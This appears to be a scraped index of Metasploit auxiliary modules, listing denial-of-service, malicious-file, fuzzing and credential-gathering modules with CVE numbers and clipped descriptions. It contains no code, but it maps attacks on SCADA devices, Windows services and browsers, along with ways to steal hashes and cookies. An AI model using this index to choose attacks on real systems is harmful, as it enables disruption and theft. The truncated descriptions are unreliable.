MS15-034 HTTP Protocol Stack Request Handling Denial-of-Service auxiliary/dos/http/ms15_034_ulonglongadd	-	This module will check if scanned hosts are vulner 2015-1635 (MS15-034), a vulnerability in the HTTP (HTTP.sys) that could result in arbitrary code exec module ... **CVEs**: CVE-2015-1635 **Refs**: source, ref1, ref2, ref3, ref4
Node.js HTTP Pipelining Denial of Service auxiliary/dos/http/nodejs_pipelining	2013-10-18	This module exploits a Denial of Service (DoS) cor HTTP parser of Node.js versions released before (0.8.26. The attack sends many pipelined HTTP rec ... **CVEs**: CVE-2013-4450 **Refs**: source, ref1
NFR Agent Heap Overflow Vulnerability auxiliary/dos/http/novell_file_reporter_heap_bof	2012-11-16	This module exploits a heap overflow in NFRAgen component of Novell File Reporter (NFR). The vuln when handling requests of name "SRS where NFR generate a ... **CVEs**: CVE-2012-4956, CVE-2012-4959 **Refs**: source, ref1
Ruby on Rails Action View MIME Memory Exhaustion auxiliary/dos/http/rails_action_view	2013-12-04	This module exploits a Denial of Service (DoS) cor View that requires a controller action. By sending a content-type header to a Rails application, it is pos **CVEs**: CVE-2013-6414 **Refs**: source, ref1, ref2
Ruby on Rails JSON Processor Floating Point Heap Overflow DoS auxiliary/dos/http/rails_json_float_dos	2013-11-22	When Ruby attempts to convert a string representa floating point decimal number to its floating point e based buffer overflow can be triggered. This modu **CVEs**: CVE-2013-4164 **Refs**: source, ref1
SonicWALL SSL-VPN Format String Vulnerability auxiliary/dos/http/sonicwall_ssl_format	2009-05-29	There is a format string vulnerability within the Sor VPN Appliance - 200, 2000 and 4000 series. Arbitr be read or written to, depending on the format strin **Refs**: source, ref1
Tautulli v2.1.9 - Shutdown Denial of Service auxiliary/dos/http/tautulli_shutdown_exec	-	Tautulli versions 2.1.9 and prior are vulnerable to c via the /shutdown URL. **CVEs**: CVE-2019-19833 **Refs**: source, docs
ua-parser-js npm module ReDoS auxiliary/dos/http/ua_parser_js_redos	-	This module exploits a Regular Expression Denial vulnerability in the npm module "ua-parser-js". Ser applications that use "ua-parser-js" for parsing the agent string ... **CVEs**: CVE-2017-16086 **Refs**: source, docs, ref1

Metasploit Module	Date	Details
WebKitGTK+ WebKitFaviconDatabase DoS auxiliary/dos/http/webkitplus	2018-06-03	This module exploits a vulnerability in WebKitFavic when pageURL is unset. If successful, it could lead crash, resulting in denial of service. **CVEs**: CVE-2018-11646 **Refs**: source, docs, ref1, ref2
Ruby WEBrick::HTTP::DefaultFileHandler DoS auxiliary/dos/http/webrick_regex	2008-08-08	The WEBrick::HTTP::DefaultFileHandler in WEBric and earlier, 1.8.6 to 1.8.6-p286, 1.8.7 to 1.8.7-p71, r18423 allows for a DoS (CPU consumption) via a request. **CVEs**: CVE-2008-3656 **Refs**: source, ref1
WordPress Traversal Directory DoS auxiliary/dos/http/wordpress_directory_traversal_dos	-	Cross-site request forgery (CSRF) vulnerability in t wp_ajax_update_plugin function in wp-admin/inclu actions.php in WordPress before 4.6 allows remote hijack the ... **CVEs**: CVE-2016-6896, CVE-2016-6897 **Refs**: source, docs
WordPress Long Password DoS auxiliary/dos/http/wordpress_long_password_dos	2014-11-20	WordPress before 3.7.5, 3.8.x before 3.8.5, 3.9.x b 4.x before 4.0.1 allows remote attackers to cause a (CPU consumption) via a long password that is im **CVEs**: CVE-2014-9016, CVE-2014-9034 **Refs**: source, ref1
Wordpress XMLRPC DoS auxiliary/dos/http/wordpress_xmlrpc_dos	2014-08-06	Wordpress XMLRPC parsing is vulnerable to a XM service. This vulnerability affects Wordpress 3.5 - 3 3.7.4 are also patched). **CVEs**: CVE-2014-5266 **Refs**: source, ref1, ref2, ref3, ref4
ws - Denial of Service auxiliary/dos/http/ws_dos	-	This module exploits a Denial of Service vulnerabi "ws". By sending a specially crafted value of the S Extensions header on the initial WebSocket upgra ws ... **Refs**: source, docs, ref1
Avahi Source Port 0 DoS auxiliary/dos/mdns/avahi_portzero	2008-11-14	Avahi-daemon versions prior to 0.6.24 can be DoS packet with a source port of 0. **CVEs**: CVE-2008-5081 **Refs**: source
Dopewars Denial of Service auxiliary/dos/misc/dopewars	2009-10-05	The jet command in Dopewars 1.5.12 is vulnerable segmentation fault due to a lack of input validation **CVEs**: CVE-2009-3591 **Refs**: source
IBM Lotus Sametime WebPlayer DoS auxiliary/dos/misc/ibm_sametime_webplayer_dos	2013-11-07	This module exploits a known flaw in the IBM Lotu WebPlayer version 8.5.2.1392 (and prior) to cause service condition against specific users. For this m the ... **CVEs**: CVE-2013-3986 **Refs**: source, ref1, ref2
IBM Tivoli Storage Manager FastBack Server Opcode 0x534 Denial of Service auxiliary/dos/misc/ibm_tsm_dos	2015-12-15	This module exploits a denial of service condition p Tivoli Storage Manager FastBack Server when dea triggering the opcode 0x534 handler. **Refs**: source
Memcached Remote Denial of Service auxiliary/dos/misc/memcached	-	This module sends a specially-crafted packet to ca segmentation fault in memcached v1.4.15 or earlie **CVEs**: CVE-2011-4971 **Refs**: source, ref1
NTP.org ntpd Reserved Mode Denial of Service auxiliary/dos/ntp/ntpd_reserved_dos	2009-10-04	This module exploits a denial of service vulnerabili (network time protocol) demon. By sending a singl vulnerable ntpd server (Victim A spoofed from the **CVEs**: CVE-2009-3563 **Refs**: source, ref1
MS02-063 PPTP Malformed Control Data Kernel Denial of Service auxiliary/dos/pptp/ms02_063_pptp_dos	2002-09-26	This module exploits a kernel based overflow when abnormal PPTP Control Data packets to Microsoft SP0-3 and XP SP0-1 based PPTP RAS servers (R Services). Kernel ... **CVEs**: CVE-2002-1214 **Refs**: source

Metasploit Module	Date	Details
RPC DoS targeting *nix rpcbind/libtirpc auxiliary/dos/rpc/rpcbomb	-	This module exploits a vulnerability in certain versi LIBTIRPC, and NTIRPC, allowing an attacker to tr never freed) memory allocations for XDR strings o **CVEs**: CVE-2017-8779 **Refs**: source, docs, ref1
Samba lsa_io_privilege_set Heap Overflow auxiliary/dos/samba/lsa_addprivs_heap	-	This module triggers a heap overflow in the LSA R Samba daemon. **CVEs**: CVE-2007-2446 **Refs**: source
Samba lsa_io_trans_names Heap Overflow auxiliary/dos/samba/lsa_transnames_heap	-	This module triggers a heap overflow in the LSA R Samba daemon. **CVEs**: CVE-2007-2446 **Refs**: source
Samba read_nttrans_ea_list Integer Overflow auxiliary/dos/samba/read_nttrans_ea_list	-	Integer overflow in the read_nttrans_ea_list functic smbd in Samba 3.x before 3.5.22, 3.6.x before 3.6 before 4.0.8 allows remote attackers to cause a de **CVEs**: CVE-2013-4124 **Refs**: source
SAP SOAP EPS_DELETE_FILE File Deletion auxiliary/dos/sap/sap_soap_rfc_eps_delete_file	-	This module abuses the SAP NetWeaver EPS_DE function, on the SAP SOAP RFC Service, to delete the remote file system. The module can also be us SMB hashes by ... **Refs**: source, ref1, ref2
DoS Exploitation of Allen-Bradley's Legacy Protocol (PCCC) auxiliary/dos/scada/allen_bradley_pccc	-	A remote, unauthenticated attacker could send a s crafted Programmable Controller Communication ((PCCC) packet to the controller that could potentia controller to ... **CVEs**: CVE-2017-7924 **Refs**: source, docs, ref1, ref2
Beckhoff TwinCAT SCADA PLC 2.11.0.2004 DoS auxiliary/dos/scada/beckhoff_twincat	2011-09-13	The Beckhoff TwinCAT version <= 2.11.0.2004 car by sending a crafted UDP packet to port 48899 (T **CVEs**: CVE-2011-3486 **Refs**: source, ref1
General Electric D20ME TFTP Server Buffer Overflow DoS auxiliary/dos/scada/d20_tftp_overflow	2012-01-19	By sending a malformed TFTP request to the GE D possible to crash the device. This module is based 'd20ftpbo.rb' Basecamp module from DigitalBond. **Refs**: source, ref1
7-Technologies IGSS 9 IGSSdataServer.exe DoS auxiliary/dos/scada/igss9_dataserver	2011-12-20	The 7-Technologies SCADA IGSS Data Server (IGSSdataServer.exe) <= 9.0.0.10306 can be brou sending a crafted TCP packet to port 12401. This s for version <= 9.0.0.1120, but ... **CVEs**: CVE-2011-4050 **Refs**: source, ref1
Siemens SIPROTEC 4 and SIPROTEC Compact EN100 Ethernet Module - Denial of Service auxiliary/dos/scada/siemens_siprotec4	-	This module sends a specially crafted packet to pc causing a denial of service of the affected (Siemer and SIPROTEC Compact < V4.25) devices. A mar required to ... **CVEs**: CVE-2015-5374 **Refs**: source, ref1
Yokogawa CENTUM CS 3000 BKCLogSvr.exe Heap Buffer Overflow auxiliary/dos/scada/yokogawa_logsvr	2014-03-10	This module abuses a buffer overflow vulnerability Denial of Service of the BKCLogSvr component in CENTUM CS 3000 product. The vulnerability exist of ... **CVEs**: CVE-2014-0781 **Refs**: source, ref1, ref2
SMBLoris NBSS Denial of Service auxiliary/dos/smb/smb_loris	-	description: The SMBLoris attack consumes large memory in the target by sending SMB requests wit Session Service(NBSS) Length Header value set t possible value. By ... **Refs**: source, docs
Sendmail SMTP Address prescan Memory Corruption auxiliary/dos/smtp/sendmail_prescan	2003-09-17	This is a proof of concept denial of service module versions 8.12.8 and earlier. The vulnerability is witl method when parsing SMTP headers. Due to the p ... **CVEs**: CVE-2003-0694 **Refs**: source

Metasploit Module	Date	Details
Solaris LPD Arbitrary File Delete auxiliary/dos/solaris/lpd/cascade_delete	-	This module uses a vulnerability in the Solaris line to delete arbitrary files on an affected system. This exploit the rpc.walld format string flaw, the missing **CVEs**: CVE-2005-4797 **Refs**: source
OpenSSL DTLS ChangeCipherSpec Remote DoS auxiliary/dos/ssl/dtls_changecipherspec	2000-04-26	This module performs a Denial of Service Attack a TLS in OpenSSL version 0.9.8i and earlier. OpenS these versions when it receives a ChangeCiphersp before a ... **CVEs**: CVE-2009-1386 **Refs**: source
OpenSSL DTLS Fragment Buffer Overflow DoS auxiliary/dos/ssl/dtls_fragment_overflow	2014-06-05	This module performs a Denial of Service Attack a TLS in OpenSSL before 0.9.8za, 1.0.0 before 1.0.(before 1.0.1h. This occurs when a DTLS ClientHel multiple ... **CVEs**: CVE-2014-0195 **Refs**: source, ref1, ref2
OpenSSL TLS 1.1 and 1.2 AES-NI DoS auxiliary/dos/ssl/openssl_aesni	2013-02-05	The AES-NI implementation of OpenSSL 1.0.1c do compute the length of an encrypted message whe version 1.1 or above. This leads to an integer unde cause ... **CVEs**: CVE-2012-2686 **Refs**: source, ref1
rsyslog Long Tag Off-By-Two DoS auxiliary/dos/syslog/rsyslog_long_tag	2011-09-01	This module triggers an off-by-two overflow in the This flaw is unlikely to yield code execution but is e shutting down a remote log daemon. This bug was **CVEs**: CVE-2011-3200 **Refs**: source, ref1, ref2
Juniper JunOS Malformed TCP Option auxiliary/dos/tcp/junos_tcp_opt	-	This module exploits a denial of service vulnerabili Network's JunOS router operating system. By sen packet with TCP option 101 set, an attacker can ca router to ... **Refs**: source, ref1
TCP SYN Flooder auxiliary/dos/tcp/synflood	-	A simple TCP SYN flooder. **Refs**: source
MiniUPnPd 1.4 Denial of Service (DoS) Exploit auxiliary/dos/upnp/miniupnpd_dos	2013-03-27	This module allows remote attackers to cause a de (DoS) in MiniUPnP 1.0 server via a specifically cra request. **CVEs**: CVE-2013-0229 **Refs**: source, ref1
Appian Enterprise Business Suite 5.6 SP1 DoS auxiliary/dos/windows/appian/appian_bpm	2007-12-17	This module exploits a denial of service flaw in the Enterprise Business Suite service. **CVEs**: CVE-2007-6509 **Refs**: source, ref1
Microsoft Windows EOT Font Table Directory Integer Overflow auxiliary/dos/windows/browser/ms09_065_eot_integer	2009-11-10	This module exploits an integer overflow flaw in th Windows Embedded OpenType font parsing code win32k.sys. Since the kernel itself parses embedd possible to ... **CVEs**: CVE-2009-2514 **Refs**: source
FileZilla FTP Server Admin Interface Denial of Service auxiliary/dos/windows/ftp/filezilla_admin_user	2005-11-07	This module triggers a Denial of Service condition FTP Server Administration Interface in versions 0.9 By sending a procession of excessively long USER **CVEs**: CVE-2005-3589 **Refs**: source
FileZilla FTP Server Malformed PORT Denial of Service auxiliary/dos/windows/ftp/filezilla_server_port	2006-12-11	This module triggers a Denial of Service condition FTP Server versions 0.9.21 and earlier. By sendin PORT command then LIST command, the server a to a ... **CVEs**: CVE-2006-6565 **Refs**: source
Guild FTPd 0.999.8.11/0.999.14 Heap Corruption auxiliary/dos/windows/ftp/guildftp_cwdlist	2008-10-12	Guild FTPd 0.999.8.11 and 0.999.14 are vulnerabl corruption. You need to have a valid login so you c LIST. **CVEs**: CVE-2008-4572 **Refs**: source

Metasploit Module	Date	Details
Microsoft IIS FTP Server Encoded Response Overflow Trigger auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof	2010-12-21	This module triggers a heap overflow when proces crafted FTP request containing Telnet IAC (0xff) by constructing the response, the Microsoft IIS FTP S the ... **CVEs**: CVE-2010-3972 **Refs**: source, ref1
Microsoft IIS FTP Server LIST Stack Exhaustion auxiliary/dos/windows/ftp/iis_list_exhaustion	2009-09-03	This module triggers Denial of Service condition in Internet Information Services (IIS) FTP Server 5.0 list (ls) -R command containing a wildcard. For this **CVEs**: CVE-2009-2521 **Refs**: source, ref1
Solar FTP Server Malformed USER Denial of Service auxiliary/dos/windows/ftp/solarftp_user	2011-02-22	This module will send a format string as USER to S causing a READ violation in function "__output_1("sfsservice.exe" while trying to calculate the length This ... **Refs**: source
Titan FTP Server 6.26.630 SITE WHO DoS auxiliary/dos/windows/ftp/titan626_site	2008-10-14	The Titan FTP server v6.26 build 630 can be DoS' "SITE WHO". You need a valid login so you can se command. **CVEs**: CVE-2008-6082 **Refs**: source
Victory FTP Server 5.0 LIST DoS auxiliary/dos/windows/ftp/vicftps50_list	2008-10-24	The Victory FTP Server v5.0 can be brought down very simple LIST command. **CVEs**: CVE-2008-2031, CVE-2008-6829 **Refs**: source
WinFTP 2.3.0 NLST Denial of Service auxiliary/dos/windows/ftp/winftp230_nlst	2008-09-26	This module is a very rough port of Julien Bedard's a valid login, but even anonymous can do it if it ha call NLST. **CVEs**: CVE-2008-5666 **Refs**: source
XM Easy Personal FTP Server 5.6.0 NLST DoS auxiliary/dos/windows/ftp/xmeasy560_nlst	2008-10-13	This module is a port of shinnai's script. You need even anonymous can do it as long as it has permis **CVEs**: CVE-2008-5626 **Refs**: source
XM Easy Personal FTP Server 5.7.0 NLST DoS auxiliary/dos/windows/ftp/xmeasy570_nlst	2009-03-27	You need a valid login to DoS this FTP server, but can do it as long as it has permission to call NLST. **CVEs**: CVE-2008-5626 **Refs**: source
Kaillera 0.86 Server Denial of Service auxiliary/dos/windows/games/kaillera	2011-07-02	The Kaillera 0.86 server can be shut down by send malformed packet after the initial "hello" packet. **Refs**: source
Microsoft IIS 6.0 ASP Stack Exhaustion Denial of Service auxiliary/dos/windows/http/ms10_065_ii6_asp_dos	2010-09-14	The vulnerability allows remote unauthenticated at the IIS server to become unresponsive until the IIS restarted manually by the administrator. Required **CVEs**: CVE-2010-1899 **Refs**: source
Pi3Web ISAPI DoS auxiliary/dos/windows/http/pi3web_isapi	2008-11-13	The Pi3Web HTTP server crashes when a request invalid DLL file in /isapi for versions 2.0.13 and ear the non-DLLs in this directory after installation are **CVEs**: CVE-2008-6938 **Refs**: source
Microsoft Windows DNSAPI.dll LLMNR Buffer Underrun DoS auxiliary/dos/windows/llmnr/ms11_030_dnsapi	2011-04-12	This module exploits a buffer underrun vulnerabilit DNSAPI.dll as distributed with Windows Vista and KB2509553. By sending a specially crafted LLMNR containing a ... **CVEs**: CVE-2011-0657 **Refs**: source
Microsoft Windows NAT Helper Denial of Service auxiliary/dos/windows/nat/nat_helper	2006-10-26	This module exploits a denial of service vulnerabili Internet Connection Sharing service in Windows X **CVEs**: CVE-2006-5614 **Refs**: source
MS12-020 Microsoft Remote Desktop Use-After-Free DoS auxiliary/dos/windows/rdp/ms12_020_maxchannelids	2012-03-16	This module exploits the MS12-020 RDP vulnerab discovered and reported by Luigi Auriemma. The f in the way the T.125 ConnectMCSPDU packet is h **CVEs**: CVE-2012-0002 **Refs**: source, ref1, ref2, ref3, ref4, ref5

Metasploit Module	Date	Details
Microsoft Plug and Play Service Registry Overflow auxiliary/dos/windows/smb/ms05_047_pnp	-	This module triggers a stack buffer overflow in the and Play service. This vulnerability can be exploite 2000 without a valid user account. Since the PnP s inside ... **CVEs**: CVE-2005-2120 **Refs**: source
Microsoft SRV.SYS Mailslot Write Corruption auxiliary/dos/windows/smb/ms06_035_mailslot	2006-07-11	This module triggers a kernel pool corruption bug i call to the mailslot write function results in a two by being written into the response packet. The code v **CVEs**: CVE-2006-3942 **Refs**: source, ref1
Microsoft SRV.SYS Pipe Transaction No Null auxiliary/dos/windows/smb/ms06_063_trans	-	This module exploits a NULL pointer dereference f SRV.SYS driver of the Windows operating system. independently discovered by CORE Security and I **CVEs**: CVE-2006-3942 **Refs**: source
Microsoft SRV.SYS WriteAndX Invalid DataOffset auxiliary/dos/windows/smb/ms09_001_write	-	This module exploits a denial of service vulnerabili SRV.SYS driver of the Windows operating system. been tested successfully against Windows Vista. **CVEs**: CVE-2008-4114 **Refs**: source
Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh	-	This module exploits an out of bounds function tab the SMB request validation code of the SRV2.SYS with Windows Vista, Windows 7 release candidate ... **CVEs**: CVE-2009-3103 **Refs**: source, ref1
Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff	-	This module triggers a NULL pointer dereference i kernel driver when processing an SMB2 logoff req session has been correctly negotiated, resulting in Effecting ... **CVEs**: CVE-2009-3103 **Refs**: source
Microsoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop	-	This module exploits a denial of service flaw in the Windows SMB client on Windows 7 and Windows To trigger this bug, run this module as a service an vulnerable ... **CVEs**: CVE-2010-0017 **Refs**: source, ref1
Microsoft Windows SRV.SYS SrvSmbQueryFsInformation Pool Overflow DoS auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow	-	This module exploits a denial of service flaw in the Windows SMB service on versions of Windows pri 2010 Patch Tuesday. To trigger this bug, you must access a ... **CVEs**: CVE-2010-2550 **Refs**: source, ref1
Microsoft Windows Browser Pool DoS auxiliary/dos/windows/smb/ms11_019_electbowser	-	This module exploits a denial of service flaw in the Windows SMB service on versions of Windows Se have been configured as a domain controller. By s crafted ... **CVEs**: CVE-2011-0654 **Refs**: source, ref1
Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference auxiliary/dos/windows/smb/rras_vls_null_deref	2006-06-14	This module triggers a NULL dereference in svcho current versions of Windows that run the RRAS se service is only accessible without authentication or SP1 (using ... **Refs**: source
Microsoft Vista SP0 SMB Negotiate Protocol DoS auxiliary/dos/windows/smb/vista_negotiate_stop	-	This module exploits a flaw in Windows Vista that unauthenticated attacker to disable the SMB servic vulnerability was silently fixed in Microsoft Vista Se **Refs**: source
MS06-019 Exchange MODPROP Heap Overflow auxiliary/dos/windows/smtp/ms06_019_exchange	2004-11-12	This module triggers a heap overflow vulnerability that occurs when multiple malformed MODPROP v VCAL request. **CVEs**: CVE-2006-0027 **Refs**: source
Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service auxiliary/dos/windows/ssh/sysax_sshd_kexchange	2013-03-17	This module sends a specially-crafted SSH Key Ex the service to crash. **Refs**: source, ref1

Metasploit Module	Date	Details
PacketTrap TFTP Server 2.2.5459.0 DoS auxiliary/dos/windows/tftp/pt360_write	2008-10-29	The PacketTrap TFTP server version 2.2.5459.0 c down by sending a special write request. **CVEs**: CVE-2008-1311 **Refs**: source
SolarWinds TFTP Server 10.4.0.10 Denial of Service auxiliary/dos/windows/tftp/solarwinds	2010-05-21	The SolarWinds TFTP server can be shut down by 'netascii' read request with a specially crafted file r **CVEs**: CVE-2010-2115 **Refs**: source
Wireshark CAPWAP Dissector DoS auxiliary/dos/wireshark/capwap	2014-04-28	This module injects a malformed UDP packet to cr and TShark 1.8.0 to 1.8.7, as well as 1.6.0 to 1.6.1 vulnerability exists in the CAPWAP dissector whicl packet ... **CVEs**: CVE-2013-4074 **Refs**: source
Wireshark chunked_encoding_dissector Function DOS auxiliary/dos/wireshark/chunked	2007-02-22	Wireshark crash when dissecting an HTTP chunke Versions affected: 0.99.5 (Bug 1394). **CVEs**: CVE-2007-3389 **Refs**: source, ref1
Wireshark CLDAP Dissector DOS auxiliary/dos/wireshark/cldap	2011-03-01	This module causes infinite recursion to occur with dissector by sending a specially crafted UDP pack **CVEs**: CVE-2011-1140 **Refs**: source, ref1, ref2
Wireshark LDAP Dissector DOS auxiliary/dos/wireshark/ldap	2008-03-28	The LDAP dissector in Wireshark 0.99.2 through 0 remote attackers to cause a denial of service (app a malformed packet. **CVEs**: CVE-2008-1562 **Refs**: source
Sample Auxiliary Module auxiliary/example	-	Sample Auxiliary Module. **Refs**: source
BADPDF Malicious PDF Creator auxiliary/fileformat/badpdf	-	This module can either creates a blank PDF file wh UNC link which can be used to capture NetNTLM the PDFINJECT option is used it will inject the nec ... **Platforms**: win **CVEs**: CVE-2018-4993 **Refs**: source, docs, ref1
Windows SMB Multi Dropper auxiliary/fileformat/multidrop	-	This module dependent on the given filename exte either a .lnk, .scf, .url, .xml, or desktop.ini file whicl reference to the the specified remote host, causing connections ... **Platforms**: win **Refs**: source, ref1, ref2, ref3
LibreOffice 6.03 /Apache OpenOffice 4.1.5 Malicious ODT File Generator auxiliary/fileformat/odt_badodt	2018-05-01	Generates a Malicious ODT File which can be use auxiliary/server/capture/smb or similar to capture h **CVEs**: CVE-2018-10583 **Refs**: source, docs, ref1
DNS and DNSSEC Fuzzer auxiliary/fuzzers/dns/dns_fuzzer	-	This module will connect to a DNS server and perf DNSSEC protocol-level fuzzing. Note that this moc inadvertently crash the target server. **Refs**: source
Simple FTP Client Fuzzer auxiliary/fuzzers/ftp/client_ftp	-	This module will serve an FTP server and perform interaction fuzzing. **Refs**: source, ref1
Simple FTP Fuzzer auxiliary/fuzzers/ftp/ftp_pre_post	-	This module will connect to a FTP server and perfo post-authentication fuzzing. **Refs**: source
HTTP Form Field Fuzzer auxiliary/fuzzers/http/http_form_field	-	This module will grab all fields from a form, and lau POST actions, fuzzing the contents of the form fiel optionally fuzz headers too (option is enabled by d **Refs**: source, ref1
HTTP GET Request URI Fuzzer (Incrementing Lengths) auxiliary/fuzzers/http/http_get_uri_long	-	This module sends a series of HTTP GET request URL lengths. **Refs**: source
HTTP GET Request URI Fuzzer (Fuzzer Strings) auxiliary/fuzzers/http/http_get_uri_strings	-	This module sends a series of HTTP GET request URIs. **Refs**: source

Metasploit Module	Date	Details
NTP Protocol Fuzzer auxiliary/fuzzers/ntp/ntp_protocol_fuzzer	-	A simplistic fuzzer for the Network Time Protocol tl following probes to understand NTP and look for a behavior: * All possible combinations of NTP versi even if ... **Refs**: source
SMB Negotiate SMB2 Dialect Corruption auxiliary/fuzzers/smb/smb2_negotiate_corrupt	-	This module sends a series of SMB negotiate requ advertise a SMB2 dialect with corrupted bytes. **Refs**: source
SMB Create Pipe Request Fuzzer auxiliary/fuzzers/smb/smb_create_pipe	-	This module sends a series of SMB create pipe re malicious strings. **Refs**: source
SMB Create Pipe Request Corruption auxiliary/fuzzers/smb/smb_create_pipe_corrupt	-	This module sends a series of SMB create pipe re corrupted bytes. **Refs**: source
SMB Negotiate Dialect Corruption auxiliary/fuzzers/smb/smb_negotiate_corrupt	-	This module sends a series of SMB negotiate requ corrupted bytes. **Refs**: source
SMB NTLMv1 Login Request Corruption auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt	-	This module sends a series of SMB login requests NTLMv1 protocol with corrupted bytes. **Refs**: source
SMB Tree Connect Request Fuzzer auxiliary/fuzzers/smb/smb_tree_connect	-	This module sends a series of SMB tree connect r malicious strings. **Refs**: source
SMB Tree Connect Request Corruption auxiliary/fuzzers/smb/smb_tree_connect_corrupt	-	This module sends a series of SMB tree connect r corrupted bytes. **Refs**: source
SMTP Simple Fuzzer auxiliary/fuzzers/smtp/smtp_fuzzer	-	SMTP Simple Fuzzer. **Refs**: source, ref1
SSH Key Exchange Init Corruption auxiliary/fuzzers/ssh/ssh_kexinit_corrupt	-	This module sends a series of SSH requests with a key exchange payload. **Refs**: source
SSH 1.5 Version Fuzzer auxiliary/fuzzers/ssh/ssh_version_15	-	This module sends a series of SSH requests with r strings. **Refs**: source
SSH 2.0 Version Fuzzer auxiliary/fuzzers/ssh/ssh_version_2	-	This module sends a series of SSH requests with r strings. **Refs**: source
SSH Version Corruption auxiliary/fuzzers/ssh/ssh_version_corrupt	-	This module sends a series of SSH requests with a version string. **Refs**: source
TDS Protocol Login Request Corruption Fuzzer auxiliary/fuzzers/tds/tds_login_corrupt	-	This module sends a series of malformed TDS log **Refs**: source
TDS Protocol Login Request Username Fuzzer auxiliary/fuzzers/tds/tds_login_username	-	This module sends a series of malformed TDS log **Refs**: source
Advantech WebAccess 8.1 Post Authentication Credential Collector auxiliary/gather/advantech_webaccess_creds	2017-01-21	This module allows you to log into Advantech Web collect all of the credentials. Although authenticatic level of user permission can exploit this vulnerabili **CVEs**: CVE-2016-5810, CVE-2017-5154 **Refs**: source, docs, ref1
AlienVault Authenticated SQL Injection Arbitrary File Read auxiliary/gather/alienvault_iso27001_sqli	2014-03-30	AlienVault 4.5.0 is susceptible to an authenticated attack via a PNG generation PHP file. This module read an arbitrary file from the file system. Any auth **Platforms**: linux **Refs**: source
AlienVault Authenticated SQL Injection Arbitrary File Read auxiliary/gather/alienvault_newpolicyform_sqli	2014-05-09	AlienVault 4.6.1 and below is susceptible to an aut injection attack against newpolicyform.php, using t parameter. This module exploits the vulnerability to **CVEs**: CVE-2014-5383 **Refs**: source, ref1
Android Browser File Theft auxiliary/gather/android_browser_file_theft	-	This module steals the cookie, password, and autc from the Browser application on AOSP 4.3 and be **Refs**: source, ref1, ref2

Metasploit Module	Date	Details
Android Browser "Open in New Tab" Cookie Theft auxiliary/gather/android_browser_new_tab_cookie_theft	-	In Android's stock AOSP Browser application and component, the "open in new tab" functionality allo be opened. On versions of Android before 4.4, the cookie ... **Refs**: source, ref1, ref2
Android Content Provider File Disclosure auxiliary/gather/android_htmlfileprovider	-	This module exploits a cross-domain issue within t browser to exfiltrate files from a vulnerable device. **CVEs**: CVE-2010-4804 **Refs**: source, ref1
Android Open Source Platform (AOSP) Browser UXSS auxiliary/gather/android_object_tag_webview_uxss	2014-10-04	This module exploits a Universal Cross-Site Script vulnerability present in all versions of Android's op browser before 4.4, and Android apps running on the ... **Refs**: source, ref1, ref2, ref3
Android Open Source Platform (AOSP) Browser UXSS auxiliary/gather/android_stock_browser_uxss	-	This module exploits a Universal Cross-Site Script vulnerability present in all versions of Android's op browser before 4.4, and Android apps running on the ... **CVEs**: CVE-2014-6041 **Refs**: source, ref1
Apache Rave User Information Disclosure auxiliary/gather/apache_rave_creds	-	This module exploits an information disclosure in A and prior. The vulnerability exists in the RPC API, authenticated user to disclose information about al **CVEs**: CVE-2013-1814 **Refs**: source
Apple OSX/iOS/Windows Safari Non-HTTPOnly Cookie Theft auxiliary/gather/apple_safari_ftp_url_cookie_theft	2015-04-08	A vulnerability exists in versions of OSX, iOS, and released before April 8, 2015 that allows the non-H of any domain to be stolen. **CVEs**: CVE-2015-1126 **Refs**: source, ref1
Mac OS X Safari .webarchive File Format UXSS auxiliary/gather/apple_safari_webarchive_uxss	2013-02-22	Generates a .webarchive file for Mac OS X Safari inject cross-domain Javascript (UXSS), silently ins extension, collect user information, steal the cooki **Refs**: source, ref1
Asterisk Gather Credentials auxiliary/gather/asterisk_creds	-	This module retrieves SIP and IAX2 user extensio from Asterisk Call Manager service. Valid manage required. **Refs**: source, docs, ref1, ref2, ref3, ref4
AVTECH 744 DVR Account Information Retrieval auxiliary/gather/avtech744_dvr_accounts	-	This module will extract the account information fr 744 DVR devices, including usernames, cleartext the device PIN, along with a few other miscellanec order ... **Refs**: source
HTTP Client Information Gather auxiliary/gather/browser_info	2016-03-22	This module gathers information about a browser t be interested in, such as OS name, browser versic By default, the module will return a fake 404, but y **Refs**: source
C2S DVR Management Password Disclosure auxiliary/gather/c2s_dvr_password_disclosure	2016-08-19	C2S DVR allows an unauthenticated user to disclo password by requesting the javascript page 'read.c may also work on some cameras including IRDOM **Refs**: source, docs
Censys Search auxiliary/gather/censys_search	-	The module use the Censys REST API to access t accessible through web interface. The search endp searches against the current data in the IPv4, Top and ... **Refs**: source, docs, ref1
Cerberus Helpdesk User Hash Disclosure auxiliary/gather/cerberus_helpdesk_hash_disclosure	2016-03-07	This module extracts usernames and password ha Cerberus Helpdesk through an unauthenticated ac file. Verified on Version 4.2.3 Stable (Build 925) an **Refs**: source, docs
CheckPoint Firewall-1 SecuRemote Topology Service Hostname Disclosure auxiliary/gather/checkpoint_hostname	2011-12-14	This module sends a query to the port 264/TCP or Firewall-1 firewalls to obtain the firewall name and station (such as SmartCenter) name via a pre-auth request. The ... **Refs**: source, ref1, ref2

Metasploit Module	Date	Details
Chrome Debugger Arbitrary File Read / Arbitrary Web Request auxiliary/gather/chrome_debugger	2019-09-24	This module uses the Chrome Debugger's API to r remote file system, or to make web requests from machine. Useful for cloud metadata endpoints!. **Refs**: source, docs
Cisco RV320/RV326 Configuration Disclosure auxiliary/gather/cisco_rv320_config	2019-01-24	A vulnerability in the web-based management inte Small Business RV320 and RV325 Dual Gigabit W could allow an unauthenticated, remote attacker to ... **CVEs**: CVE-2019-1653 **Refs**: source, docs, ref1, ref2, ref3
Citrix MetaFrame ICA Published Applications Scanner auxiliary/gather/citrix_published_applications	-	This module attempts to query Citrix Metaframe IC a published list of applications. **Refs**: source, ref1
Citrix MetaFrame ICA Published Applications Bruteforcer auxiliary/gather/citrix_published_bruteforce	-	This module attempts to brute force program name Metaframe ICA server. **Refs**: source
